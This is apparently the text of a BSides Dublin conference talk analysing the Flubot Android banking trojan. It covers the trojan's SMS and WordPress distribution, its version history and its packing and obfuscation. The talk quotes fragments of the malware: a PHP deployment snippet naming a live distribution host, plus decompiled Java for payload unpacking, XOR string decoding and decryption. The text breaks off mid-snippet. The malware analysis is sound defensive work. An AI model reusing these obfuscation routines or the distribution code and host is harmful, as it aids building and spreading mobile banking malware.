

Pandemic in our pockets

Flubot

TLP:WHITE

Juho Jauhiainen - BSides Dublin





DISCLAIMER Opinions expressed in this presentation are solely my own and do not necessarily express the views or opinions of my employer.

TLP:WHITE

Juho Jauhiainen

Current

- Lead Incident Response Investigator at Accenture

Previous

- Information Security Specialist at NCSC-FI
- Senior Security Consultant at Nixu
- SOC Manager at Elisa

Education

- Master of Science in Technology, Information Security and Cryptography
- Bachelor of Engineering, Information Technology

Certifications

- CISSP, GCFA, GMON, GREM, OSCP

Other

- Podcast host at Turvakäräjät (<https://turvakarajat.fi>)
- Co-founder at HelSec (<https://helsec.fi>)
- Hacker, volunteer at KyberVPK (<https://kybervpk.fi>)
- Instructor at National Defence Training Association of Finland (<https://mpk.fi>)



Flubot

aka: Cabassous

- Android banking trojan
- Distribution through SMS and compromised WordPress sites
- First seen in December 2020 [1]
- Continuously developed
 - New features in every version
 - Developers are reacting to mitigation activities
- Mimics legit applications
 - DHL, Chrome, Voicemail, FlashPlayer





Image: NCSC-FI, <https://www.kyberturvallisuuskeskus.fi/fi/ajankohtaista/julkaisimme-vakavan-varoituksen-tekstiviestitse-levitettavasta-haittaohjelmasta>

[1] <https://www.bitdefender.com/blog/hotforsecurity/what-is-flubot-and-why-you-need-to-start-taking-it-seriously-right-now/>





Jake | JCyberSec_
@JCyberSec_



I have been able to capture #Flubots deployment code



🔍 This code is used on websites when a victim attempts to download the malicious APK

Here is what I found ↩

1/n



Track your package



https://twitter.com/JCyberSec_/status/1504149926703419392

Let's return to this later...

```
$hostKey = '123';

error_reporting(0);

function host()
{
    return 'http://smurfetta.ru';

    /*global $hostKey;

    if (file_exists($hostKey))
    {
        $r = trim(file_get_contents($hostKey));
        if (strpos($r, '://'))
            return $r;
    }

    return 'http://smurfetta.ru';*/
}

function find_cval() {
    foreach($_GET as $key = $value) {
        if (cval($key)) {
            return $key;
        }
    }
}
```

TLP:WHITE

Highlights from version history



First time
spotted
in the wild 🇪🇸

12/2020

Version 4.5:
Flubot starts
targeting
Finland 🇫🇮

06/2021

Version 4.9:
C2 started
using DoH

11/2021

Versions 5.1
and 5.2:
DGA update
feature

01/2022

Version 5.4:
More
obfuscation
and ability
to print
notifications
from C2

Version 5.5

02/2022

03/2022

TLP:WHITE

Packing and obfuscation

Mitre T1027

Older versions used apkprotector but then the threat actor changed to custom packing

```
Apple > ~/Doc/F/flubot-scripts/v/5.2/4/resources >  
file assets/yiIfkep/UpkUt6hwt1.j8F  
assets/yiIfkep/UpkUt6hwt1.j8F: zlib compressed data
```

```
ZipEntry zipEntry2 = new ZipEntry(a(1468));  
zipEntry2.setTime(zipEntry.getTime());  
zipOutputStream.putNextEntry(zipEntry2);  
String str2 = l;  
InflaterInputStream inflaterInputStream = new  
InflaterInputStream(inputStream);  
InflaterOutputStream inflaterOutputStream = new  
InflaterOutputStream(zipOutputStream);  
d.a(str2, inflaterInputStream, inflaterOutputStream);  
inflaterOutputStream.close();  
inflaterInputStream.close();  
zipOutputStream.closeEntry();  
} catch (Exception e2) {
```

Custom
obfuscation

Archive

Encrypted
payload

Archive

classes.dex with
custom
obfuscation


```
} else if (i == 243) {  
    byte[] bArr2 = {-112, -122, -127, -127, -106, -99, -121, -78,  
-112, -121, -102, -123, -102, -121, -118, -89, -101, -127,  
-106, -110, -105};  
    while (i2 < 21) {  
        bArr2[i2] = (byte) ((byte) (bArr2[i2] ^ i));  
        i2++;  
    }  
    return new String(bArr2, StandardCharsets.UTF_8);  
} else if (i == 270) {  
    byte[] bArr3 = {111, 96, 106, 124, 97, 103, 106, 32, 111, 126,  
126, 32, 79, 109, 122, 103, 120, 103, 122, 119, 90, 102, 124,  
107, 111, 106};  
    while (i2 < 26) {  
        bArr3[i2] = (byte) ((byte) (bArr3[i2] ^ i));  
        i2++;  
    }  
    return new String(bArr3, StandardCharsets.UTF_8);  
}
```

```
int i4 = 0;  
while (true) {  
    int read = inputStream.read(bArr);  
    if (read >= 0) {  
        int i5 = 0;  
        int i6 = i4;  
        while (i6 < i4 + read) {  
            bArr[i5] = (byte) (((byte) (((byte) (new int[] {(c10 <<  
16) | c9, (c12 << 16) | c11}[(i6 % 8) / 4] >> ((i6 % 4)  
<< 3))) ^ bArr[i5]));  
            i5++;  
